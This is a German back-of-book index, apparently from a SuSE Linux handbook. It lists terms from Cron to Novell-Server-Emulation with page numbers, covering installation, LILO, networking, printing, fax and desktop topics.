- Cron ..... 471
- Cron-Daemon ..... 521
- cron.daily ..... 522
- crontab ..... 224
- Crontab
  - tägliche ..... 471
- Ctwm ..... 315, 319, 330, 331
- curses ..... 484
- Cursor ..... 329, 605
- Cyberscheduler Software .... 77
- Cygnus Source-Navigator ... 77
- Cyrix *siehe* Prozessor, Cyrix 686
- D**
- D-Link DE620 ..... 446
- Düsentrieb ..... 7
- Daemon ..... 605
  - named ..... 518
  - nscd ..... 518
  - routed ..... 517
  - rwhod ..... 517
- Datei ..... 605
  - ..... 556
  - .tar.gz ..... 556
  - .tgz ..... 556
  - Archivieren ..... 556
  - Attribute ..... 551, 554, 557
  - Befehle ..... 551
  - Bewegen ..... 554
  - Durchsuchen ..... 555
  - Kopieren ..... 554
  - Löschen ..... 554
  - Link ..... 556
  - Suchen ..... 555
  - Umbenennen ..... 554
  - versteckte ..... 554
- Zugriffsrechte ..... 551, 554
- Dateien
  - Suchen ..... 110
  - versteckte ..... 589
- Dateien nicht verschiebbar .. 68
- Dateirechte ..... 522
- Dateisystem ..... 605
  - FHS ..... 483
  - ReiserFS ..... 101
  - TeX ..... 483
  - vfat ..... 102
- Dateisysteme
  - festlegen ..... 85
- Dateisysteme festlegen .... 100
- Datenbank
  - PostgreSQL ..... 467
- Datensicherung ..... 125, 556
- Datensichtgerät ..... 616
- Datenstation ..... 616
- DB2 ..... 521
- DCF77 ..... 520
- DDC ..... 605
- DE203 ..... 443
- DE204 ..... 443
- DE205 ..... 443
- DEC ..... 261
- defrag ..... 63
- defrag.exe ..... 63
- Deinstallation
  - LILO ..... 142
- Denial-of-Service ..... 533
- depmod ..... 415
- Desktop
  - Cursor ..... 329
  - Farben ..... 327
  - Fonts ..... 327
  - Hintergrund ..... 326
  - Icons ..... 328
  - Konfiguration ..... 334
  - Schriften ..... 327
- Device ..... 606
- df ..... 560
- dhclient ..... 222
- dhclient ..... 472
- DHCP ..... 203, 518
  - konfigurieren ..... 118
- dhcpcd ..... 472
- diald ..... 222, 517
- Dienstleistungen ..... 579
- Digital ..... 442
- Digital DEPCA ..... 442
- Digital Equipment Corporation .  
261
- Digital Research ..... 608
- Diskette
  - Booten von ..... 131
- Diskette formatieren ..... 66
- Disketten-Laufwerk ..... *siehe*  
Hardware,  
Disketten-Laufwerk
- Diskettenlaufwerk ..... 435
- DISPLAY ..... 619
- DNS ..... 222, 515, 516
  - Timeout ..... 471
- DNS-Domain ..... 180
- doc ..... 545
- docbkds1 ..... 467
- DocBook ..... 467
- dochoost ..... 77
- dochoost ..... 496, 497
- docview
  - SuSEFax ..... 234
- Dokumentation ..... 7, 495
  - Dateien ..... 9
  - Lesen ..... 9
  - Server für Dokumentation 519
- Domain ..... 176
- Domainname ..... 168
- DOS ..... 564
  - Booten ..... 147, 149
  - Bootmenü ..... 157
  - Linux-Partitionen anlegen 63,  
64
- DOS-Befehle ..... *siehe* mtools
- DOS-Disketten
  - Zugriff ..... 566
- DOS-Setup ..... 56
- DOS-Modus . *siehe* Windows 95
- Drivespace ..... 71
- Druck-Manager(lpd) ..... 388
- Druck-System ..... *siehe*  
Spool-System
- Drucken
  - lpd starten ..... 518
  - Kernel 2.2.x ..... 468
  - Novell NetWare ..... 119
  - Printserver ..... 388
  - Samba ..... 119
- Drucker
  - Daemon ..... 388
  - Drucken beenden ..... 390
  - GDI-Drucker ..... 382
  - Kernelparameter ..... 438

- Konfiguration ..... 113
  - Lexmark ..... 382
  - Netzwerkdrucker ..... *siehe*
    - Netzwerkdrucker
  - Novell NetWare als
    - Druckserver ..... 119
  - Parallele Schnittstelle .. *siehe*
    - Hardware, Parallele
    - Schnittstelle
  - Windows only ..... 382
  - Windowsrechner als
    - Druckserver ..... 119
  - Druckerbetrieb ..... 381
  - Druckerfilter
    - für Netzwerkdrucker ..... 400
  - Druckertreiber ..... 456
  - DSS1 ..... 190
  - du** ..... 561
  - Dummy-Device ..... 514
  - dump ..... 85
  - dump2fs ..... 502
  - Dynamische IP-Adresse .... 515
- E**
- E-Mail ..... 185, 606
    - Konfiguration ..... 222
  - e2fsck ..... 499, 501, 502
    - Manual-Page ..... 591
  - 2fsck** ..... 591
  - Eagle ..... 77
  - Eberhard Mönkeberg ..... 10
  - Editor ..... 606
  - Editoren
    - vi ..... 571
  - editres ..... 336
  - EIDE-Chipsätze ..... 432
  - Eingabe ..... 547
  - Eingabeaufforderung ..... 606
  - Einhängen
    - Festplatte .. *siehe* Mountpoint
  - Einloggen ..... 546
  - Einstieg ..... 545
  - ELF ..... 606
  - emacs** ..... 8, 606
  - Emacs .. 4, 8, 78, 228, 466, 481, 485, 608
  - emm386.exe ..... 50, 56, 57
  - Empfangsqueue ..... 236
    - SuSEFax ..... 230
  - emu10k1 ..... 352
  - Enlightenment ..... 315, 317
  - Erstinstallation ..... 17, *siehe*
    - Installation
  - YaST starten ..... 36
    - Ausgangslage ..... 31
    - Basiskonfiguration ..... 43
    - Begrüßungsbildschirm .... 31
    - Boot-Methoden ..... 57
    - Bootdiskette mit Unix erstellen 66
    - Bootdisketten ..... 65
    - Booten von CD2 ..... 64
    - Dateisysteme festlegen ... 85
    - Einloggen ..... 47
    - Festplatte formatieren .... 85
    - Grundkonfiguration ..... 43
    - künftige Boot-Methode ... 50
    - Kernel auswählen ..... 42
    - Konfiguration auswählen .. 41
    - linuxrc ..... 32
    - loadlin installieren ..... 58
    - Login ..... 47
    - Login: ..... 46
    - Maus ..... 46
    - Modem ..... 46
    - Mountpoints festlegen .... 85
    - Netzwerkkonfiguration .... 45
    - Pakete installieren ..... 42, 46
    - Pakete kopieren ..... 52
    - Partitionen konfigurieren .. 83
    - Partitionieren ..... 62
    - Problembeschreibungen ... 68
    - Root-Passwort festlegen ... 45
    - Sendmail ..... 45
    - Setup ..... 56
    - Software auswählen ..... 41
    - Software installieren ..... 42
    - Startmechanismus mit loadlin 157
    - Voraussetzungen ..... 31
    - Windows 95
      - DOS-Modus ..... 56
    - erweiterte Partitionen ..... 100
    - Ethernet ..... 606
    - EtherTeam 16i/32 ..... 445
    - Eumex 322 PCi ..... 210
    - Eumex 404 PC ..... 210
    - exportieren ..... 182
    - exports ..... 182
    - EXT2 ..... 606
    - externer Viewer
      - SuSEFax ..... 234
  - F**
  - FAQ-Dateien ..... 9
  - Farben ..... 327
  - Farbtiefe ..... 304
  - FAT32 ..... 64
  - Fax
    - Hylafax ..... 519
  - Fax Server
    - HylaFAX ..... 240
  - Fax Sendezeit
    - SuSEFax ..... 235
  - fax2ps ..... 234
  - faxcover ..... 239
  - faxcover ..... 239
  - Faxcover
    - SuSEFax ..... 235, 238, 239
  - FaxCovergen.class ..... 239
  - FaxCovergen.class
    - SuSEFax ..... 239
  - faxgetty .... 242, 243, 246, 247
  - faxmodem ..... 242
  - faxprint ..... 240
  - faxq ..... 241
  - faxsetup ..... 519
  - fdisk . 63, 64, 83, 134, 142, 144, 148, 149, 499, 501, 502
    - mbr ..... 144
  - Fenster ..... 607
  - Fenstermanager ..... 607
    - theoretischer Hintergrund 313
  - Festplatte
    - Parameter ..... 432
  - Festplatte einhängen ..... *siehe*
    - Mountpoint
  - fetchnews ..... 226, 227
  - fhs ..... 483
  - FHS ... *siehe* Dateisystem, FHS
  - FIFO Datei ..... 242
  - File Transfer Protocol ..... 241
  - find ..... 501
  - find** ..... 555
  - finger ..... 589
  - fips ..... 40, 62, 72
  - fips.exe ..... 63, 64
  - Firewall ..... 219, 538
    - Aktivieren ..... 516
    - Application Level Firewalls .. 540
    - Paketfilterfirewall ..... 538
  - firewals .. 219, 471, 536, 538
  - Floppy ..... 435
  - Florian La Roche ..... 10
  - Fokus ..... 607
  - Fonts ..... 327
  - Formatieren

- Partition ..... *siehe* Partition, Formatieren
- Fortify ..... 77, 470
- free** ..... 561
- Free Software Foundation (FSF) 607
- Freecom ..... 70
- Fritz ..... *siehe* AVM
- fsck ..... 85
- fstab ..... 565
- ftape ..... 363
- ftp ..... 119, 187, 589
- FTP ..... 607
  - Anonymes FTP ..... 472
  - Client ..... 607
  - Server ..... 607
- FTP-Server
  - einrichten ..... 483
- ftplib ..... 483
- Fujitsu FMV-181/182/183/184 .. 444
- Funktionstasten
  - gehen nicht ..... 91
- Funktionsweise
  - HylaFAX ..... 240
- Funkuhr ..... 520
- Future Domain ..... 430, 440
- fwm ..... 283
- fvwm ..... 325
- Fvwm .. vii, 314, 315, 317, 319, 324, 325, 330, 331, 333, 334
  - Fvwm ..... 324
  - Allgemein ..... 324
  - Cursor ..... 329
  - Einstellen ..... 329
  - Einstellungen ..... 326
  - Farbeinstellung ..... 327
  - Farben ..... 327
  - Fonteinstellung ..... 327
  - Fonts ..... 327
  - Hintergrundbild ..... 326
  - Icons ..... 328
  - Einstellen ..... 328
  - Konfigurationsdateien ... 325
  - Konfigurieren ..... 326
  - langsamer Start ..... 333
  - Schriften ..... 327
  - Start ..... 325, 326
  - Fvwm ..... 326
  - fvwm1 ..... 325
  - Fvwm1 ..... 325, 330, 331
  - Fvwm1 ..... 324
- fvwm2** ..... 324
- Fvwm2 .... 313, 316, 324, *siehe* Fvwm, 325
- Fvwm95 ... 314, 315, 318, 330, 331, 333, 334
- FvwmBanner ..... 327
- FvwmIdent ..... 329
- G**
- g3utils ..... 228
- Gateway ..... 169, 177
  - 2 Netzwerkkarten ..... 434
- Gateway-Adresse ..... 169
- Gatewayadresse ..... 171
- gcc ..... 413
- GDI-Drucker ..... 382
- gdm ..... 121
- GDM ..... 121
- GDT RAID5-Controller .. *siehe* ICP Vortex
- GEM ..... 608
- getty ..... 246, 247
- Ghostscript ..... 396, 404
- ghostview ..... 328
- Ghostview ..... 545
- GhostView ..... 234
- GhostView ..... 234
- glibc ..... 467, 468, 499, 608
- glibndev ..... 469
- glimpse ..... 469
- glutdemo ..... 312
- gnadmin ..... 474
- gnlibs ..... 474
- gnlibsd ..... 469
- GNOME .. 3, 77, 315, 317, 330, 481
  - Übersetzen ..... 469
- GNOME Panel ..... 331
- gnorpm ..... 481
- GNU ..... 4, 485, 607
- GNU Emacs ..... 606
- GNU Zip ..... 557
- gnuhtml ..... 469
- gnutils ..... 474
- GNU C/C++ Compiler ..... 4
- Goldstar CD-ROM ..... 447
- Goldstar-CD-ROM ..... 436
- GPL ..... 545, 595
- gpm ..... 46, 48, 284, 513
- Gpm ..... 513
- GPM ..... 513
- Graphische Benutzeroberfläche . 608
- grep ..... 501
- grep** ..... 555
- group ..... 181
- Grundbefehle ..... 549
- Gruppen
  - Verwaltung ..... 124
- gs ..... *siehe* Ghostscript
- gs** ..... 396
- gs\_x11 ..... 234
- gsview ..... 10
- gtkndev ..... 469
- gv ..... 234, 404
- gv** ..... 545
- gv ..... 234
- gv ..... 10, 234
- gxmhtml ..... 474
- gzip ..... 53, 81
- gzip** ..... 557
- H**
- halt ..... 509
- Handbuch ..... 559
- Hans Lermen ..... 10
- Hans Reiser ..... 101
- Harald König ..... 10
- harden\_suse ..... 536
- hardsuse ..... 536
- Hardware
  - AGP ..... 341
  - Bandlaufwerke ..... 361
  - CardBus ..... 365
  - Disketten-Laufwerk .... 357
  - Einbinden ..... 341
  - Externes Modem ..... 358
  - Internes Modem ..... 358
  - IrDA ..... *siehe* IrDA
  - ISA ..... 341
  - ISApnp ..... *siehe* ISApnp
  - Laptop ..... *siehe* Notebook
  - LS120-Laufwerk ..... 357
  - Modem ..... 358
  - Notebook .... *siehe* Notebook
  - Parallele Schnittstelle ... 354
  - PC-Karten ..... 365
  - PCI ..... 341
  - Plug-and-Play ..... 509
  - PlugAndPlay ..... 342
  - Scanner ..... 360
  - Schwierigkeiten ..... 72
  - Steckkarten ..... 341
  - Streamer ... *siehe* Hardware, Bandlaufwerke
  - USB ..... *siehe* USB

- Winmodem ..... 359
- ZIP-Laufwerk ..... 357
- Hauptpauze WIN/TV ..... 363
- Hauptmenü ..... 92
- Hauptspeicher ... *siehe* Speicher
- hdparm ..... 377
- hfaxd ..... 241
- Hibernation ..... 375
- Hilfe .. *siehe* KDE, Hilfesystem, 519
  - Bücher ..... 10
  - FAQ ..... 9
  - HOWTO ..... 9
  - Hypertext ..... 7
  - Manual-Page ..... 9
  - README ..... 9
  - Texinfo ..... 8
- Hilfesystem ..... 495
- Hintergrundbild ..... 326
- Hintergrundprozess ..... 608
- HiSax ..... 191
- HOME .. 318, 322, 335, 461, 603, 616
- Horizontalfrequenz ..... 295
- host.conf ..... 174
  - alert ..... 173
  - multi ..... 173
  - nospoof ..... 173
  - order ..... 173
  - trim ..... 173
- HOSTNAME ..... 176
- hosts ..... 172, 173
- Hotline ..... 576
- howto ..... 378
- HOWTO-Dateien ..... 9
- howtode ..... 9
- howtodeh ..... 495
- howtoenh ..... 495
- HP 10/100 VG-AnyLAN ... 444
- HP PCLAN ..... 444
- HP PCLAN+ ..... 444
- ht://Dig ..... 497
- htdig ..... 77
- htdig ..... 496, 497
- http ..... 187
- http-rman ..... 496, 519
- HTTP-Server
  - einrichten ..... 483
- htpd ..... 519
- hylafax ..... 228, 239
- HylaFAX vi, 228, 229, 235, 240, 240–242, 248
- hyperref ..... 467
- Hypertext ..... 7
- I**
- I/O-Bereich
  - Reservieren ..... 425
- I/O-Bereich schützen ..... 425
- i4l ..... 119, 190, 510
- i4ldoc ..... 190, 199
- i82365 ..... 372
- i82557/i82558 ..... 443
- IBM ..... 3, 612
- IBM OS/2 ..... 564
- IBM Thinkpad ..... 435
- ICL EtherTeam ..... 445
- ICN ..... 191
- Icons ..... 328
- ICP Vortex-Controller
  - Installation schlägt fehl ... 36
- Identifier ..... 305
- ifconfig ..... 501, 515
- ifport ..... 373
- imlibdev ..... 469
- importieren ..... 182
- imwheel ..... 270
- imwheel ..... 270, 310
- Index aller Serien und Pakete ... 110
  - inetcfg ..... 199, 213, 214
  - inetd ... 45, 119, 171, 177, 227, 496, 516, 538
  - Inetd ..... 241
  - inf2htm ..... 496
  - info ..... 8
  - info** ..... 8, 485
  - Info ..... 485
  - Info (**info**) ..... 485
  - Info-Dateien ..... 8
  - Informix ..... 3
  - Infoviewer ..... 8
  - Infrared Data Association . *siehe* IrDA
  - Infrarotunterstützung *siehe* IrDA
  - init . xi, 145, 501, 505–508, 614
    - Skripte ..... 508
  - Init ..... 241
  - initial ramdisk ..... 485
  - initrd ..... 514
    - SCSI-Treiber ..... 416
  - inittab ..... 505
  - inn ..... 225, 467
  - INN ..... 518
  - Inode ..... 103, 608
  - Dichte ..... 103, 119
  - Inodedichte ..... 608
  - insmod ..... 414, 415
    - Parameter ..... 421
  - Installation *siehe* Erstinstallation
    - über die Festplatte ..... 52
    - Abbruch der Erstinstallation .. 72
    - Begrüßungsbildschirm .... 18
    - Benutzer einrichten ..... 26
    - Bootmanager einrichten ... 25
    - CD-ROM-Laufwerk am eigenen Controller ..... 71
    - CD-ROM-Laufwerk am Parallelpport ..... 70
    - DOS-Partition als Quelle .. 52
    - Einloggen nach Installation 29
    - Einstellungen überprüfen .. 27
    - Erstinstallation ..... 17
    - Festplatte wählen ..... 22
    - FTP ..... 54
    - LILO ..... 142
    - Medium ..... 93
    - mit YaST1, textbasiert .... 31
    - Mit YaST2 ..... 17
    - Netz als Quelle ..... 54
    - NFS ..... 54
    - Pakete ..... 108
    - Pakete deinstallieren ..... 474
    - Pakete installieren ..... 474
    - PCMCIA ..... 373
    - root-Passwort ..... 27
    - Software auswählen ..... 23
    - Sprache wählen ..... 20
    - Systemkomponenten konfigurieren ..... 29
    - Systemstart konfigurieren . 25
    - Umfang ..... 105
    - Update ..... 21
    - via FTP ..... 97
    - via NFS ..... 95
    - von CD-ROM ..... 94
    - von Festplatten-Partition .. 94
    - von Verzeichnis ..... 96
    - Von... ..... 93
    - Vorplanung ..... 17
    - X einrichten ..... 28
    - YaST2 startet ..... 20
  - Installationsmedium ..... 93
  - Insure++ ..... 77
  - Intel EtherExpress 16 ..... 443
  - Intel EtherExpressPro ..... 443

Intel EtherExpressPro 100 .. 443  
 Internet ..... 608  
   PPP als Benutzer ..... 208  
   PPP konfigurieren ..... 206  
 Internet Services Daemon  
   inetd ..... 516  
   xinetd ..... 516  
 Internet Super-Server ..... 538  
 IP-Adresse .. 96, 169, 171, 177,  
   609  
   dynamisch ..... 515  
 IP-Forwarding ..... 515  
 ipchains ..... 536  
 IPv6 ..... 471  
 IPX ..... 250  
 IRC ..... 516  
 irda ..... 378  
 IrDA ..... 378  
   Drucker ..... 379  
 ISA PnP  
   Initialisieren ..... 514  
 ISA-Karten ..... 341  
 isapnp ..... 342–344  
 isapnp ..... 342, 344, 347  
 ISApnp ..... 342  
 ISDN  
   Konfiguration ..... 187, 190  
   YaST ..... 191  
 ISDN-Terminaladapter ..... 210  
 isdn4linux ..... 189  
 isdnctrl ..... 189  
 isdnlog ..... 193  
 iso-8859 ..... 307  
 ISP ..... 609  
 ISP16 ..... 437, 448

## J

jade\_dsl ..... 466  
 Job (*Fax*-)  
   SuSEFax ..... 233  
 Job Priorität  
   SuSEFax ..... 234  
 Job-ID ..... 236  
 Job-Parameter ändern  
   SuSEFax ..... 234  
 Jobparameter  
   SuSEFax ..... 233  
 joe ..... 606  
 john ..... 529  
 Jokerzeichen ..... 552, 609  
 jurix ..... 10

## K

Kabelmodem ..... 203  
 kardinfo ..... 374  
 kbatmon ..... 377  
 KDE .. 3, 75, 77, 187, 208, 313,  
   315–317, 319, 330, 465, 481  
   Features ..... 322  
   Hilfesystem ..... 319  
   Login ..... 320  
 KDE Panel ..... 331  
 KDEDIR ..... 320  
 kdehelp ..... 29, 319  
 kdm ..... 29, 121, 321, 466  
 KDM ..... 49, 121, 318–322  
 Kennwort ..... *siehe* Passwort  
 Kernel ..... 413, 609  
   Compilierung ..... 413  
   Debugging ..... 512  
   Druckertreiber ..... 456  
   Konfiguration ..... 416  
   Module ..... 414  
   Parameter ..... 421  
   separate Module ..... 473  
   Serielle Konsole ..... 426  
   sig11 ..... 72  
   sig7 ..... 72  
   SMP-Kernel auswählen .. 42,  
     114  
   Sysrq ..... 512  
 Kernel auswählen ..... 114  
 Kernel Module Loader ..... 416  
 Kernel panic ..... 43  
 Kernel too big ..... 418  
 Kernel-Daemon ..... 508, 514  
 Kernel-Module  
   Konfigurationsdatei ..... 469  
 kerneld ..... 416, 514  
 kerneld ..... 416  
 Kerneldaemon ..... 416  
 kernmod ..... 471  
 kernmods ..... 471  
   ..... 319, 322, 323  
 kfontmanager ..... 309  
 kikbd ..... 311  
 kill ..... 216  
 kill ..... 562  
 klipper ..... 323  
 kmidi ..... 352  
 kmod ..... 383  
 Kmod ..... 356, 416  
 knfsd ..... 102, 469  
 knfsd ..... 469, 517

Kommando ..... 547  
 Kommandos ..... *siehe* Befehle  
 Kommandozeile ..... 609  
 Konfiguration  
   Ändern ..... 106, 510  
   Desktop ..... 334  
   E-Mail ..... 222  
   Erstinstallation ..... 43  
   ISDN ..... *siehe* ISDN,  
     Konfiguration  
   Laden ..... 105  
   LILO ..... 135  
   Netzwerk ..... 170  
   Netzzeit ..... 520  
   Speichern ..... 106  
   Windowmanager ..... 334  
   X11 ..... 264, 293  
 Konfigurationen ..... 105  
 Konfigurationsdatei ..... 511  
 Konfigurationsdateien ..... 172  
 Konsole ..... 520, 609  
   virtuell ..... 609  
 Konsolen  
   virtuelle ..... 549  
 korn ..... 323  
 kpanel ..... 331, 377  
 KPanel ..... 323  
 krpm ..... 481  
 kscd ..... 352  
 kvt ..... 206  
 kwm ..... 316, 319

## L

Löschen  
   Datei ..... 554  
   LILO ..... 143  
   Linux ..... 143  
   Verzeichnis ..... 550  
 LAN ..... 167, 609  
 LAN Manager ..... 564  
 LAN-Manager ..... 249  
 Lance ..... 434  
 LANG ..... 512  
 Laptop ..... 365  
 latex-cover ..... 239  
 latex-cover ..... 239  
 latex-cover ..... 239  
 Laufwerksbuchstabe verändert ..  
   72  
 LC\_\* ..... 512  
 LDAP-Server ..... 518  
 ldconfig ..... 473  
 ldp ..... 495

- leafnode ..... 226–228, 470
- leafnode ..... 226, 467
- Leafnode ..... vi, 226, 226
- less ..... 9, 187, 501, 553, 559
- lesstif ..... 330
- libc ..... 413, 480
- libc5 ..... 499
- libcinfo ..... 174
- LILO** ..... 129
- LILO ..... 129
- LILO . iv, 25, 26, 28, 42, 43, 51, 76, 101, 115–117, 129, 131–136, 138–154, 156, 277, 415, 419–422, 425, 465, 467, 486, 487, 489, 492, 507, 529, 588, 610, 620
- Beispielkonfigurationen .. 146
- Bootsdiskette ..... 145
- Deinstallation ..... 142
- DOS und OS/2 booten ... 149
- DOS/Win95 booten ..... 147
- Entfernen ..... 143
- Installation ..... 142
- OS/2 booten ..... 148
- Parameter ..... 421
- Probleme ..... 151
- 1024 Zylinder ..... 153
- Diagnose ..... 151
- Kernel ab 2.0 ..... 156
- Startmeldungen ..... 151
- Windows NT booten ..... 147
- lilo.conf ..... 135, 136
- Link ..... 610
- Symbolisch ..... 556
- Linus Torvalds .... 3, 6, 13, 610
- linux ..... 9
- Linux ..... 4, 240, 604, 610
- Deinstallieren ..... 143
- Einstieg ..... 545
- Löschen ..... 143
- Update ..... 461
- Linux Development Platform Specification ..... 484
- Linux Documentation Project .. 495
- Linux Standard Base ..... 483
- Linux-Erstinstallation ..... 17
- Linux-Schulungen ..... 579
- linux.par ..... 157
- linuxrc ii, 10, 31–37, 54, 55, 59, 65, 373, 462, 463, 468, 486, 487, 489–493, 495, 500
- Linuxrc ..... 70, 168
- Live-Filesystem ..... *siehe* Live-System
- Live-System ..... 119
- Live-Systems ..... 103
- Lizenz ..... 595
- ln** ..... 556
- loadlin . ii, v, 10, 50, 51, 56–59, 71, 72, 76, 129, 131, 154, 157, 158, 343, 425, 464, 486, 487, 492
- funktioniert nicht ..... 72
- startet nicht ..... 71
- loadlin.exe .... 57, 58, 131, 487
- loadlin.exe** ..... 10
- Local Area Network *siehe* LAN
- locale ..... 512
- locate ..... 484, 522
- locate** ..... 522
- Log-Dateien ..... 523
- Logical Volume Manager .. 104
- login ..... 538
- Login ... *siehe* T-Online, Login, *siehe* KDE, Login, 520
- Login-Shell ..... 471
- PAM ..... 468, 472
- remote ..... 523
- login: ..... 546
- Login: ..... 46
- logische Partitionen ..... 100
- Logitech ..... 294
- Logitech Busmaus ..... 436
- logout ..... 546
- logsurfer ..... 536
- logview ..... 474
- Loopback ..... 514
- lpc ..... 388, 390
- lpd ..... 388, 404, 518
- lpq ..... 388, 389
- lpr ..... 390, 392, 545
- lprm ..... 388, 389
- lprold ..... 387, 404
- lprsetup** ..... ix, 392
- ls ..... 551, 588
- ls** ..... 551
- LS120-Laufwerk ..... *siehe* Hardware, LS120-Laufwerk
- LSB *siehe* Linux Standard Base
- lsmod ..... 415
- lspci ..... 305
- LUN ..... 427
- lx\_suse ..... 9, 190, 350, 413
- lynx ..... 7, 8, 519
- M**
- m4 ..... 225
- MacOS ..... 604
- MacOS ..... 257
- MAD16 ..... 437, 448
- Mail ..... *siehe* E-Mail
- Mail-Server
- Postfix ..... 516
- makemap ..... 224
- makewhat ..... 472
- makewhatis ..... 472
- man ..... 9
- Man in the Middle Angriffe 532
- Manpage ... *siehe* Manual-Page
- Manpages . *siehe* Manual-Pages
- Index ..... 472
- MANPATH ..... 472, 616
- Manual-Page ..... 9, 559, 610
- Manual-Pages ..... 485
- Manuals ..... 9
- manyfaqs ..... 9
- Masquerading
- IP-Forwarding ..... 515
- Massachusetts Institute of Technology ..... 261
- Massenspeicher ..... 610
- mattrib ..... 567
- Maus ..... 513
- Bus ..... 294
- HiTablet ..... 294
- Konfiguration ..... 112
- Logitech ..... 294
- Logitech (MouseMan) ... 294
- Microsoft ..... 294
- MM-Serie ..... 294
- Mouse Systems ..... 294
- nicht ansprechbar ..... 21
- PS/2 ..... 294
- Maus einbinden .. *siehe* YaST2, Maus einbinden
- Mauspfeil ..... 329
- Maustasten ..... 294
- Maustyp ..... 294
- MBR ..... 129, 130, 134, *siehe* Master Boot Record, 610
- mc** ..... 481
- mcd ..... 567
- mcoppy ..... 567
- mdl ..... 567
- mdir ..... 567



- Mehrprozessor-System ... *siehe* SMP, *siehe* SMP
- Memory ..... *siehe* Speicher
- Menü ..... 610
- mformat ..... 567
- mgetty ..... 228, 247
- mgetty ..... 228, 247
- Microsoft ..... 250
- Midnight Commander ..... 481
- MIME ..... 611
- minicom ..... 205, 217, 466
- Minicom ..... 205, 217
- minicom -s** ..... 217
- Miro PC/TV ..... 363
- MIT ..... 261
- Mitsumi CD-ROM .... 436, 447
- Mitsumi FX-001(D) .. 436, 447
- mke2fs ..... 73
- mkfontdir ..... 309
- mkfs ..... 501
- mknod ..... 585
- mkswap .. *siehe* Swap-Partition, 501
- mlabel ..... 567
- mmd ..... 567
- Modeline ..... 306
- Modem ..... *siehe* Internet, PPP konfigurieren, 513
- anschließen ..... 205
- Konfiguration ..... 112
- Piepst laut ..... 209
- modprobe ..... 415, 416, 422
- Parameter ..... 421
- modssl ..... 532
- Modul
- Laden ..... 491
- Parameter ..... 492
- Module ..... 414
- Übersetzen ..... 419
- Umgang ..... 414
- modules.conf ..... 469
- modules.conf ..... *siehe* /etc/modules.conf
- Monitors ..... 295
- more ..... 553
- Motif ..... 330
- mount .. 182, 357, 501, 565, 612
- mountd ..... 182, 183
- Mounten ..... 611
- Mountpoint ..... 102, 611
- Mozart ..... 437, 448
- Mozart CD-ROM ..... 437, 447
- mrd ..... 567
- mread ..... 567
- mren ..... 567
- MS-Windows ..... 608
- msdos.sys ..... 157
- mt ..... 362
- mttools ..... 566, 567
- mttools ..... 357, 566, 567
- mtype ..... 567
- Multiprocessing ..... 611
- Multiprozessor-System ... *siehe* SMP, *siehe* SMP
- Multisession CD-ROM 436, 447
- Multitasking ..... 611
- Multiuser ..... 611
- mv** ..... 554
- Mwm ..... 330, 331
- mwrite ..... 567
- MySQL ..... 470, 521
- N**
- Name ändern ..... 118
- Name Service Switch ..... 174
- Name Service Cache Daemon .. 175
- Name Service Caching Daemon
- Initialisieren ..... 518
- named ..... 174
- Namensdienst ..... 250
- Nameserver 170, 171, 173, 176, 516
- Konfiguration ..... 119
- ncpfs ..... 119
- NCR 5380 ..... 430, 440
- NCR 53c400 ..... 430
- NCR 53C400 ..... 440
- NCR 53c406a ..... 431
- NCR 53C810 ..... 423
- ncurses ..... 473, 484
- NE1000/2000 ..... 445
- NE2000 ..... 439
- netatalk ..... 257, 258
- Netatalk ..... 257
- NetBEUI ..... 250
- NetBIOS ..... 250
- Netgroups ..... 181
- netmask ..... 169
- netscape ..... 7
- Netscape ..... 75, 77, 78, 228
- Netscape Communicator ..... 8
- netstat ..... 501
- NetWare . *siehe* Novell Netware, *siehe* Novell NetWare
- Network File System *siehe* NFS
- Network Information Service ... *siehe* NIS
- networks ..... 172
- Netzmaske ..... 540
- Netzwerk ..... 611
- Dummy-Device ..... 514
- Konfiguration ..... 170
- YaST ..... 117
- Konfigurationsdateien ... 172
- Netzwerkadresse ..... 177
- Netzwerkdrucker ..... 388, 400
- Konfiguration ..... 119
- Vorfilterung ..... 400
- Netzwerke ..... 167
- Netzwerkkarte
- 3COM 3c501 ..... 441
- 3COM 3c503 ..... 441
- 3COM 3c505 ..... 441
- 3COM 3c507 ..... 441
- 3COM 3c509 ..... 441
- 3COM 3c515 ..... 441
- 3COM 3c579 ..... 441
- 3COM 3c590 ..... 441
- 3COM 3c900 ..... 441
- AM7990 Chipsatz ..... 445
- AT1700 ..... 442
- Cabletron ..... 442
- D-Link DE620 ..... 446
- DE10x ..... 442
- DE20 ..... 442
- DE203 ..... 443
- DE204 ..... 443
- DE205 ..... 443
- DE42 ..... 442
- DE425 ..... 442
- DE434 ..... 442
- DE435 ..... 442
- DE450 ..... 442
- DE500 ..... 442
- DEC EtherWORKS ..... 442
- Digital ..... 442
- Digital DEPCA ..... 442
- E21xx ..... 442
- EtherBlaster ..... 445
- EtherTeam 16i/32 ..... 445
- EtherWORKS 3 ..... 443
- Fujitsu FMV-181/182/183/184 444
- HP 10/100 VG-AnyLAN . 444
- HP 27245 ..... 444
- HP 27247B ..... 444

- HP 27252A ..... 444  
 HP 27xxx ..... 444  
 HP PCLAN ..... 444  
 HP PCLAN+ ..... 444  
 IBM Token Ring ..... 446  
 ICL EtherTeam ..... 445  
 Intel EtherExpress 16 .... 443  
 Intel EtherExpress Pro ... 443  
 Intel EtherExpress Pro 100 ... 443  
 Konfiguration ..... 112  
 Lance ..... 445  
 Novell NE1000/2000 .... 445  
 SMC 9194 ..... 445  
 SMC Ultra ..... 445  
 Token Ring ..... 446  
 WD80x3 ..... 446  
 Western Digital ..... 446  
 Netzwerkkarten ..... 434  
 Netzwerkmaske .. 169, 171, 177  
 Netzwerkmonitor  
   Argus ..... 521  
 Neuhaus Triccy Data LCR . 210  
 News ..... 185, 225  
   Leafnode ..... 226  
 NeXTstep ..... 564  
 NeXTSTEP ..... 314  
 NFS ..... 181, 612  
   Daemon ..... 469  
   Group-IDs ..... 517  
   Installation von ..... 95  
   Kernel NFS-Daemon .... 517  
   Server ..... 517  
   User-IDs ..... 517  
 NFS-Client ..... 182  
 NFS-Server ..... 182  
 nfsd ..... 182, 183  
 nfsserv ..... 469  
 NI6510 ..... 445  
 NIS ..... *siehe* YP, 180, 473  
 NIS-Domain ..... 180  
 NIS-Server ..... 180  
 nkit ..... 480  
 nkita ..... 186, 471  
 nkitb ..... 186, 471  
 nn ..... 228  
 NNTP ..... 518  
 NNTP-Server ..... 516  
 nntpd ..... 518  
 nobody ..... 522  
 Notebook ..... 365  
   IrDA ..... *siehe* IrDA  
   PCMCIA ..... 514  
   Powermanagement *siehe* APM  
   Thinkpad ..... 71  
 Notfallsystem ..... 499  
 Novell ..... 250  
 Novell NE1000/2000 ..... 445  
 Novell-NetWare ..... 249  
 Novell-Server-Emulation ... 519  
